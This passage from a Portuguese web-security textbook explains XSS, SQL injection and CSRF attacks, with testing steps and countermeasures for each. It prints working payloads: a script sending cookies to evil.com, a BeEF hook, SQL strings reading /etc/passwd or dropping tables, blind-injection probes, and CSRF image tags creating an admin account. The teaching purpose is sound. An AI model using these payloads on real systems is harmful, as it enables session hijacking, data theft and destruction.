2. Um outro usuário verifica a lista de perguntas e resolve acessar justamente aquela com conteúdo malicioso;

3. A aplicação recupera a informação do banco de dados e a utiliza para gerar a página solicitada;

4. O Javascript escrito pelo atacante é transportado até o navegador do usuário, onde é executado.

6.5.1.2. Cenários de Exploração

Geralmente, um ataque de *cross site scripting* é demonstrado por meio da exibição de uma caixa de mensagem, como nos exemplos desta seção. Esta prática deu origem ao mito de que XSS não é um grande problema de segurança, pois passa a idéia de que isso é o máximo que se pode fazer. No entanto, por meio da exploração da vulnerabilidade, é possível (SANS, 2008b,a; Stuttard and Pinto, 2007):

- Seqüestrar uma sessão da aplicação;
- Redirecionar o usuário para outra página;
- Realizar uma varredura na rede local da vítima, aproveitando-se de que o conteúdo malicioso já está no segmento interno da rede;
- Desfigurar páginas HTML à medida que são recebidas;
- Instalar um *keylogger*;
- Criar uma teia de navegadores escravos, que executará comandos Javascript arbitrários.

Qualquer uma das situações acima, claramente, é bem mais crítica que a simples exibição de uma mensagem. Imagine-se, por exemplo, uma aplicação de *internet banking* vulnerável, que permita seqüestrar sessões de outros usuários. Os efeitos podem ser catastróficos, se outros controles não estiverem presentes. Este tipo de exploração, juntamente com a escravização de navegadores, é detalhado nos próximos parágrafos.

Cenário 1: Seqüestro de sessão
Os parágrafos abaixo ilustram como um ataque de *cross site scripting* pode ser utilizado para obtenção do identificador de sessão, e consequente seqüestro desta:

1. Um usuário malicioso acessa a aplicação e introduz o seguinte código em um campo vulnerável:

```
<script>
   document.write('<img src="https://evil.com/Inv.htm?SID=' +
                  document.cookie +
                  '">')
</script>
```

2. A vítima se autentica na aplicação e, como sempre, recebe um identificador de sessão, conforme ilustrado na Figura 6.5.

3. Em seguida, o usuário acessa uma página que exibe a informação obtida a partir do campo vulnerável.

4. O código malicioso é transportado até o navegador da vítima e, quando executado, inclui uma imagem dinamicamente na página sendo exibida. Utiliza-se um marcador para imagem, em vez de um *link*, porque o primeiro busca o recurso automaticamente, sem precisar de intervenção do usuário. Assim, uma requisição contendo o identificador de sessão da vítima é feita para `evil.com`, servidor dominado pelo atacante.

5. O atacante acessa as trilhas de requisições do servidor `evil.com` e procura por registros como o seguinte:

```
[13/Aug/2009:22:01:04 -0400] 192.168.10.1 TLSv1 DHE-RSA-AES256-
SHA "GET /Inv.htm?SID=JSESSIONID=928261AAAFB29F3A4847BEAD4E9C8E
12 HTTP/1.1" 289
```

6. Para finalizar, o usuário malicioso envia uma requisição à aplicação, mas substituindo o identificador de sessão atribuído a ele pelo obtido na trilha de auditoria. O sistema entenderá que a solicitação partiu da vítima, com base no identificador enviado.

Cenário 2: Escravização de navegador

BeEF é um arcabouço para exploração avançada de navegadores, baseado na linguagem Javascript. Basta que o *script* de controle seja executado, para que o navegador passe a figurar como um zumbi à mercê do atacante. A partir disso, código arbitrário pode ser executado na máquina cliente, possibilitando realizar varreduras de rede, capturar identificadores de sessão e roubar dados da área de transferência do Windows, se versões antigas de Internet Explorer forem utilizadas. É fácil perceber, nesse contexto, como um ataque XSS pode ser empregado:

1. Usuário malicioso acessa a aplicação e insere o seguinte código em um campo vulnerável:

Figura 6.5. Identificador de sessão do usuário guest.

```
<script src="http://www.beef.com/beef/hook/beefmagic.js.php">
</script>
```

2. Vítima se autentica na aplicação e, em seguida, acessa uma página que exibe a informação obtida a partir do campo vulnerável.

3. O *script* do BeEF é executado e conecta-se ao gerenciador, escravizando o navegador. A Figura 6.6 ilustra a tela de gerenciamento do BeEF com dois zumbis sendo controlados. Observe-se que o sistema operacional e o navegador dos zumbis é identificado, assim como o identificador de sessão e a URL do recurso que carregou o *script*.

4. A partir desse momento, o atacante pode executar Javascript arbitrário no novo zumbi.

6.5.1.3. Testes

Para testar a presença de vulnerabilidades XSS em uma aplicação web, o seguinte roteiro pode ser adotado (Wysopal et al., 2006; Meucci et al., 2008; Stuttard and Pinto, 2007; Howard et al., 2005):

1. Identifique a superfície de ataque da aplicação, isto é, todos os campos e parâmetros que aceitam informações do usuário ou de fontes externas e que são exibidos em alguma das telas do sistema.

2. Para cada item encontrado no primeiro passo, insira algum código Javascript e submeta a requisição. Adapte a entrada à maneira como ela é utilizada na geração da página. Por exemplo, se ela for inserida em um elemento, como `<... value="entrada">`, o vetor de teste deve primeiramente fechá-lo, antes da inclusão do código. Uma possibilidade, neste caso específico, seria utilizar a cadeia "`"><script>...</script>`".



Figura 6.6. Tela de gerenciamento do BeEF com dois zumbis sob controle.

3. Verifique se o valor de teste aparece integralmente no HTML gerado ou se é tratado, antes de ser concatenado. Se houver filtros de proteção, retorne ao segundo passo e empregue cada um dos vetores disponíveis em `http://ha.ckers.org/xss.html`, até obter sucesso ou exaurir todas as opções.

6.5.1.4. Contramedidas

Recapitulando, a causa raiz do XSS é que código fornecido por um usuário malicioso é diretamente utilizado na construção de páginas dinâmicas, sem o devido tratamento. Isso faz com que ele seja inserido no meio de HTML puro e entendido de acordo com as marcações utilizadas. Tendo isso em mente, as contramedidas tornam-se claras:

1. Considere que toda informação fornecida por usuários é maliciosa e, assim, antes de processá-la, verifique se ela está de acordo com valores reconhecidamente válidos para o campo ou parâmetro. É importante mencionar que esta abordagem é superior ao uso de listas negras, pois, dificilmente, é possível enumerar todas as entradas perniciosas possíveis. Complementarmente, restrinja o tamanho do campo ao máximo permitido.

2. Utilize codificação HTML na saída, o que faz com que caracteres potencialmente perigosos sejam tratados como parte do conteúdo da página HTML, em vez de considerados parte da estrutura (Stuttard and Pinto, 2007; van der Stock et al., 2008). Por exemplo, o texto `<script>` seria inserido na página

como `<script>`, uma vez codificado. A Tabela 6.2 dá o mapeamento para os principais caracteres problemáticos.

Tabela 6.2. Codificação HTML.

Caractere	"	’	&	<	>
Entidade	"	'	&	<	>

6.5.2. Injeção de SQL

6.5.2.1. Descrição e Causas

Injeção de SQL é, depois de *cross site scripting*, a vulnerabilidade mais comum em aplicações web, nos dias atuais (Stuttard and Pinto, 2007; Howard et al., 2005; SANS, 2008b,a). Consiste em injetar código SQL, em campos e parâmetros da aplicação, com o objetivo de que seja executado na camada de dados. Em ataques mais simples, é possível realizar qualquer operação no banco de dados, limitada aos privilégios da conta que realiza o acesso. Mas, considerando que é típico que contas administrativas sejam utilizadas nos sistemas, não há restrições quanto ao que pode ser feito, na prática. Além disso, com um pouco mais de elaboração, pode-se aproveitar os mecanismos de interação com o sistema operacional, existentes em bancos de dados, para leitura/escrita de arquivos e execução de comandos arbitrários.

A principal causa do problema é que dados fornecidos por um usuário são diretamente concatenados na construção do comando SQL a ser executado pelo sistema gerenciador de banco de dados, sem um tratamento adequado. Exemplificando, considere-se uma aplicação que aceite como entrada um sobrenome e que liste os números de cartão de crédito associados a ele, por meio de uma consulta construída da seguinte maneira:

```
sComando = "select * from user_data
                    where last_name = '"  +
                    inputLastName + "'"
```

Se um usuário fornecer um valor comum para o campo `inputLastName`, como “Smith”, por exemplo, a aplicação segue o curso normal de operação, realizando a consulta abaixo ao banco de dados e exibindo os resultados conforme a Figura 6.7:

```
select * from user_data where last_name = 'Smith'
```

Note-se que o valor digitado pelo usuário foi concatenado sem modificações na consulta. O que aconteceria se, em vez de um dado válido, ele entrasse com a cadeia de caracteres “ `' or 1=1; --` ”? A consulta resultante seria:

```
select * from user_data
         where last_name = '' or 1=1; --'
```



Figura 6.7. Operação normal de uma aplicação.



Figura 6.8. Dados extraídos por meio de injeção de SQL.

Neste caso, a cláusula *where* é sempre verdadeira, pois a expressão "1=1" é uma tautologia e, assim, a consulta retorna todos os dados da tabela `user_data`, como pode ser observado na Figura 6.8. Perceba-se que os dois hífens no final da entrada foram fornecidos para comentar o resto da linha e evitar erros de comando mal formado.

Um exemplo mais contundente de ataque consiste no fornecimento da entrada " `'; drop table user_data; --`", que causa a remoção da tabela `user_data`, caso o usuário utilizado para conexão ao banco possua os privilégios necessários. É claro que, para realizar este ataque e outros similares, o usuário malicioso necessitaria conhecer a estrutura de tabelas e demais objetos do banco. Mas essas informações, muitas vezes, são fornecidas gratuitamente em mensagens de erros, conforme explicado na Seção 6.5.4.

Do acima exposto, pode-se concluir, equivocadamente, que se os erros forem tratados antes de exibidos ao usuário, atacantes terão as ações limitadas, por desconhecimento da estrutura do banco. Ora, segurança é algo que deve ser realizado em camadas e, portanto, essa medida deve ser adotada. Mas a triste verdade é que, se os defeitos mais fundamentais, como a falta de validação da entrada e a maneira como as consultas são construídas, não forem corrigidos, a aplicação ainda continuará vulnerável à injeção de SQL! E, nessa situação, uma variante do ataque, conhecida como **Injeção de SQL às Cegas** (Spett, 2003), pode ser empregada para recuperar a estrutura e o conteúdo do banco. Esta técnica será explicada no Cenário 2 da Seção 6.5.2.2.

6.5.2.2. Cenários de Exploração

Cenário 1: Acesso ao sistema de arquivos
Cada sistema gerenciador de banco de dados, normalmente, possui um conjunto de rotinas embutidas, que permitem interagir com o sistema operacional e podem ser chamadas como parte de um comando SQL. Um exemplo famoso é o `xp_cmdshell` do SQL Server, que permite efetuar as mesmas tarefas que as possíveis em um *shell* do Windows (SANS, 2008a). Logo, por meio dele, um usuário é capaz de iniciar e parar serviços, remover arquivos e executar comandos arbitrários no sistema operacional. Outro exemplo interessante são os mecanismos que permitem ler e escrever o sistema de arquivos e que estão sumarizados na Tabela 6.3.

Tabela 6.3. Mecanismos para acesso ao sistema de arquivos.

SGBD	Mecanismo
MySQL	`load_file()`
Oracle	`UTL_FILE`
DB2	`import from, export to`
SQL Server	`BULK INSERT <tabela> FROM <arquivo>`

Considere-se, então, uma aplicação que utiliza um SGBD MySQL, executado em plataforma Linux, e que exibe um relatório, com base no valor digitado pelo usuário em um campo de busca. Observe-se como um usuário malicioso pode aproveitar a vulnerabilidade da aplicação para acessar arquivos no sistema operacional:

1. O usuário malicioso coloca o caractere "'" no campo de busca e submete a requisição. A aplicação retorna uma mensagem informando erro de sintaxe e que o manual do MySQL deve ser consultado. Neste ponto, obtém-se o conhecimento do SGBD utilizado e que a aplicação, provavelmente, é vulnerável à injeção SQL.

2. O atacante envia nova requisição, mas desta vez com um valor válido, e recebe um relatório contendo uma coluna alfanumérica e outra numérica. A informação do número de colunas e o tipo delas é fundamental para a execução do passo seguinte.

3. O atacante coloca o seguinte texto no campo de busca e envia a solicitação:

```
' union select load_file('/etc/passwd'),1 #
```

4. A aplicação recebe a entrada e executa o comando injetado `load_file`, responsável, neste cenário, pela leitura do arquivo `/etc/passwd`, cujo conteúdo é incluído no relatório exibido ao atacante. Note-se que o comando `select` é escrito com duas colunas, para ser possível realizar a união com as tuplas obtidas da consulta original. O símbolo `#`, por sua vez, é empregado para comentar o resto da linha sendo concatenada.

Cenário 2: Injeção de SQL às cegas
O presente cenário considera uma aplicação com um único campo, para entrada de um número de conta bancária. Sabe-se que a consulta realizada, quando o formulário é submetido, é feita a um SGBD MySQL, sobre a tabela `user_data`, que possui as colunas `first_name` e `userid`. O objetivo do problema é encontrar o primeiro nome do cliente com identificador 15613:

1. O usuário malicioso fornece várias entradas, como ilustrado na Figura 6.9, e verifica o resultado das solicitações. O item (A) indica que a aplicação deve ser vulnerável à injeção de SQL; o (B) mostra a mensagem informada quando a cláusula `where` é avaliada como falsa, ao contrário de (C); por fim, o teste (D) mostra que é possível colocar expressões lógicas, após o número de conta, que, se verdadeiras, retornam a mensagem de conta válida. Isto permite realizar perguntas booleanas ao banco de dados e é o cerne de injeção de SQL às cegas.



Figura 6.9. Mensagens exibidas em resposta a diversas entradas.

2. O próximo passo é descobrir o comprimento do primeiro nome do cliente alvo. Para isso, o campo é preenchido com o seguinte valor:

```
500 or userid=15613 and char_length(first_name)=3
```

O número de conta 500 é avaliado sempre como falso, conforme item (B) da Figura 6.9. Isso implica que a expressão só será verdadeira, quando o segundo operando do "or" também for. O resultado da submissão está ilustrado a seguir:



Figura 6.10. Teste de comprimento do nome igual a três.

3. O atacante muda o valor de `char_length()` para 4 e 5 e obtém a mesma mensagem, até que testa o valor 6, quando obtém "Account number is valid". Isso significa que, para o `userid=15613`, o comprimento do campo `first_name` é seis:

```
500 or userid=15613 and char_length(first_name)=6
```

4. Agora, é necessário descobrir o valor de cada uma das letras que compõem o nome do cliente. Para isso, serão utilizadas as funções `ascii()` e `substring()` que retornam, respectivamente, o valor ASCII do parâmetro e uma subcadeia da cadeia de caracteres fornecida. A entrada que deve ser utilizada é:

   ```
   500 or userid=15613 and ascii(substring(first_name,1,1))=65
   ```

   No valor acima, a segunda parte do "and" verifica se o código ASCII do primeiro caractere do nome do cliente é 65 (letra A maiúscula). Ao submeter este valor, obtém-se a mensagem "Invalid account number", que significa que a hipótese está incorreta. Este procedimento é repetido, aumentando-se o valor 65 de uma em uma unidade, até receber a mensagem "Account number is valid", no caso, com a letra "J" (ASCII 74).

5. Esse processo é repetido para cada um dos demais caracteres do nome do cliente, mas trocando a faixa de valores ASCII testados para o intervalo que vai de 97 a 122 (letras minúsculas). Ao final das iterações, chega-se ao resultado "Joesph".

É importante observar, primeiramente, que uma busca binária no espaço de caracteres é mais eficiente que a busca linear realizada. Em segundo lugar, esse tipo de ataque requer automatização, pois são muitos os passos que devem ser executados para a extração de uma única informação.

6.5.2.3. Testes

A melhor maneira de realizar testes em uma aplicação, para detectar se são vulneráveis à injeção de SQL, é por meio de ferramentas automatizadas. Contudo, é importante saber como um teste manual pode ser executado (Meucci et al., 2008):

1. Identifique a superfície de ataque da aplicação, isto é, todos os campos e parâmetros que aceitam informações do usuário ou de fontes externas e que são utilizados na construção dinâmica de comandos SQL.

2. Forneça, para cada um dos campos ou parâmetros, delimitadores de cadeias de caracteres ou um ponto-e-vírgula. Esses valores resultarão em consultas mal formadas, caso a aplicação seja vulnerável, e, se erros não forem capturados, eles serão direcionados ao usuário. Muitas vezes, essas mensagens de erro contêm informações importantes, para o direcionamento de um ataque, como, por exemplo, o fornecedor do banco de dados utilizado ou o próprio comando SQL executado.

3. Se a aplicação filtrar as mensagens de erro, os campos e parâmetros devem ser testados, utilizando-se técnicas de injeção de SQL às cegas, conforme descrito na Seção 6.5.2.2.

6.5.2.4. Contramedidas

Para evitar que aplicações web sejam vulneráveis a ataques de injeção de SQL, os seguintes controles devem ser adotados no processo de desenvolvimento:

1. Considere que toda informação fornecida por usuários é maliciosa e, assim, antes de processá-la, verifique se ela está de acordo com valores reconhecidamente válidos para o campo ou parâmetro. É importante mencionar que esta abordagem é superior ao uso de listas negras, pois, dificilmente, é possível enumerar todas as entradas perniciosas possíveis. Complementarmente, restrinja o tamanho do campo ao máximo permitido.

2. Não submeta consultas ao banco de dados que sejam resultantes da concatenação de entradas fornecidas por usuários com o comando a ser executado.

3. Utilize apenas comandos preparados (*prepared statements*), os quais são pré-compilados e permitem apenas a definição de parâmetros em posições bem definidas. Desse modo, qualquer comando fornecido por um usuário malicioso, como parte da entrada, será interpretado como um dado pelo SGBD.

4. Realize o acesso à camada de dados, por meio de procedimentos definidos no banco de dados, encapsulando, assim, a estrutura das tabelas que compõem a aplicação.

5. Capture todos os erros de execução e forneça apenas mensagens tratadas aos usuários, isto é, não exiba erros contendo comandos SQL, pilhas de execução e códigos específicos de plataforma.

6. Utilize na aplicação uma conta para acesso ao banco de dados com os mínimos privilégios necessários à execução das tarefas. Nunca use contas com privilégios DDL (*Data Definition Language*) e, muito menos, contas administrativas. Se isso não for respeitado, a extensão do dano, em caso de ataque bem sucedido, poderá ser muito maior, uma vez que o atacante será capaz de remover, incluir e alterar objetos estruturais, como tabelas e índices, por exemplo.

7. Realize o robustecimento do SGBD, eliminando objetos, usuários e privilégios desnecessários. Por exemplo, em versões mais antigas de Oracle, muitos pacotes vinham com privilégio de execução concedido para PUBLIC, por padrão. Como no item acima, a idéia deste controle é diminuir a extensão do dano, caso as linhas de defesa falhem.

6.5.3. *Cross Site Request Forgery*

6.5.3.1. Descrição e Causas

Cross Site Request Forgery (CSRF) é um ataque que aproveita-se de uma sessão de usuário já estabelecida na aplicação vulnerável, para realizar ações automatizadas, sem o conhecimento e consentimento da vítima. Exemplos de operações que podem

ser executadas variam de um simples encerramento de sessão até a transferência de fundos em uma aplicação bancária. Na literatura, também é conhecido por diversos outros nomes, como XSRF, *Session Riding*, ataque *One-Click* e *Cross Site Reference Forgery*, os quais representam bem a natureza do problema, que está fundamentado em três pilares principais (Meucci et al., 2008):

- *Cookies* e cabeçalhos de autorização de usuários autenticados em uma aplicação web são enviados automaticamente pelos navegadores em quaisquer requisições feitas a ela.

- Uso de estrutura de URLs invariável, isto é, cada recurso da aplicação é sempre acessado pela mesma URL.

- A aplicação autoriza/nega que um usuário acesse um recurso, apenas com base em informações de sessão que são enviadas automaticamente pelos navegadores, conforme o primeiro item.

Esses três pontos podem ser explorados por um ataque CSRF da maneira ilustrada na Figura 6.11, cujas etapas são abaixo esclarecidas:



Figura 6.11. Passos de um ataque CSRF.

1. Usuário acessa a aplicação web e informa o identificador e senha para autenticar-se e poder utilizar opções protegidas do sistema.

2. A aplicação verifica as credenciais e, caso estejam corretas, atribui um identificador único à sessão do usuário, na forma de um *cookie*. Este será enviado pelo navegador em todas as requisições seguintes que forem feitas ao sistema.

3. Um usuário malicioso, que conhece a estrutura das URLs da aplicação, envia uma mensagem à vítima, contendo um *link* para execução de uma ação no sistema. Note-se que, com essa abordagem, o usuário deve ser induzido a clicar no *link*, para que o ataque funcione. Logo, é mais eficaz utilizar marcadores HTML que realizem as requisições, sem intervenção humana, como é o caso de imagens.

4. A vítima abre uma nova janela do mesmo navegador que está usando no acesso à aplicação, para ler as mensagens de correio eletrônico. Nisso, acessa a mensagem maliciosa e clica no *link* fornecido. O navegador, então, efetua a requisição à aplicação e envia as credenciais do usuário.

5. A aplicação atende a requisição, pois não tem como discerni-la de uma solicitação legítima, feita pela própria interface.

Note-se que em um ataque de *cross site scripting*, explora-se a confiança depositada pelo usuário no *site*. No caso de *cross site request forgery* ocorre o contrário: o que é abusada é a confiança que a aplicação tem no cliente já autenticado (SANS, 2008b).

6.5.3.2. Cenários de Exploração

Cenário 1: Desativação do filtro de MAC de um AP
Este cenário é baseado em um ponto de acesso sem fio real, que utiliza uma interface web para gerenciamento, como a grande maioria desses dispositivos. A aplicação emprega o método de autenticação básica do protocolo HTTP e as requisições são feitas todas por meio do método POST. Uma das diversas funcionalidades apresentadas pelo equipamento é o controle de acesso por meio do endereço MAC do cliente, que precisa estar pré-cadastrado para conseguir conectar-se. A Figura 6.12 ilustra a interface para desativação desse serviço e o formato da requisição gerada, quando o administrador clica em "Apply".



Figura 6.12. Estrutura da requisição para desativação do filtro de MAC.

Com um teste simples, é fácil constatar que a requisição pode ser feita também por meio do método GET. Embora isso não seja um pré-requisito para que um ataque de *cross site request forgery* aconteça, facilita muito a vida do atacante. Observe-se, também, que, aparentemente, não há parâmetros que sejam função da sessão estabelecida, o que implica que a URL para realizar a operação segue uma estrutura fixa. Com base nessas informações todas, um ataque pode proceder da seguinte maneira:

1. O administrador do ponto de acesso sem fio se autentica na aplicação de gerenciamento, utilizando um navegador X.

2. O atacante envia um e-mail em HTML ao administrador contendo o seguinte elemento:

```
<img src="http://192.168.0.1:80/adv_filters_mac.cgi?
          editRow=-1&delrow=-1&filters=1&macFilter=0&name=&
          mac1=&mac2=&mac3=&mac4=&mac5=&mac6=" />
```

3. Com a aplicação de gerenciamento ainda aberta, o administrador acessa a conta de e-mail, usando o mesmo navegador X, e lê a mensagem maliciosa. Quando esta é exibida, a imagem é carregada, automaticamente, e, com isso, a requisição para desativação do filtro de MAC é enviada ao ponto de acesso, juntamente com as credenciais do usuário. Como estas estão corretas, a aplicação atende a solicitação, e o ataque é finalizado com sucesso.

Cenário 2: Aplicação vulnerável a XSS e CSRF
Uma aplicação que seja vulnerável a ataques XSS e CSRF simultaneamente permite que a exploração combinada dos problemas seja utilizada contra ela mesma. Imagine-se, por exemplo, uma aplicação para administração do controle de acesso lógico, com funcionalidades para criação de contas, atribuição de privilégios, criação de perfis e, também, que possibilite que usuários enviem solicitações de serviços, por meio de uma página do próprio sistema, susceptível a XSS. Observe-se que, neste cenário, dada a integração dos módulos, o administrador estará sempre conectado, enquanto verifica os pedidos encaminhados. Um usuário malicioso pode aproveitar-se da situação como segue:

1. O usuário malicioso envia uma solicitação ao administrador e inclui, no campo vulnerável a XSS, o seguinte elemento:

```
<img src="http://intranet/criaUsuario.php?id=evil&pwd=facil&
          perfil=administrador">
```

2. O administrador abre o pedido do atacante e, automaticamente, a requisição é feita à aplicação, com as credenciais do primeiro. Pelos parâmetros, percebe-se que a ação resultará na criação de um usuário com perfil administrativo, cuja senha é conhecida pelo atacante.

6.5.3.3. Testes

Testes para detecção de vulnerabilidades que permitem ataques CSRF são realizados manualmente e seguem o roteiro abaixo (SANS, 2008b,a):

1. Habilite um *proxy* local para interceptar as requisições feitas à aplicação.
2. Autentique-se no sistema e percorra as diversas áreas protegidas.
3. Para cada requisição, identifique os parâmetros e construa uma página HTML para efetuar a mesma solicitação.
4. Abra a página criada em uma nova janela e verifique se a ação foi realizada pela aplicação, automaticamente.

6.5.3.4. Contramedidas

Abaixo seguem as principais contramedidas contra ataques CSRF, sendo que as três primeiras são aspectos de implementação e as duas últimas, boas práticas para os usuários:

1. Utilize informações relacionadas a cada sessão nas URLs e verifique-as, quando uma requisição for realizada. Isso evita que se saiba de antemão o formato da URL, o que é necessário para montar o ataque.
2. Solicite que o usuário se reautentique, antes de realizar operações críticas. Desse modo, caso uma requisição seja feita automaticamente, como parte de um CSRF, a operação não será realizada.
3. Utilize o método POST em vez de GET. Embora isso não seja, nem de longe, uma solução completa, dificulta um pouco a vida do atacante eventual.
4. Não permita que o navegador armazene credenciais de acesso, pois elas seriam enviadas automaticamente em um ataque desse tipo.
5. Não utilize o mesmo navegador para acessar sistemas críticos e para navegar na Internet.

6.5.4. Tratamento Inadequado de Erros

6.5.4.1. Descrição e Causas

Uma aplicação que não trata adequadamente os erros que ocorrem está sujeita a diversos riscos de segurança, incluindo indisponibilidade e quebra de mecanismos de proteção. O mais comum, entretanto, é que a situação facilite o levantamento de informações do sistema, fundamentais para se traçar uma estratégia eficiente de ataque. Por exemplo, se o sistema gerenciador de bancos de dados utilizado é conhecido, não faz sentido perder tempo, efetuando ataques que funcionam especificamente para outros SGBDs.

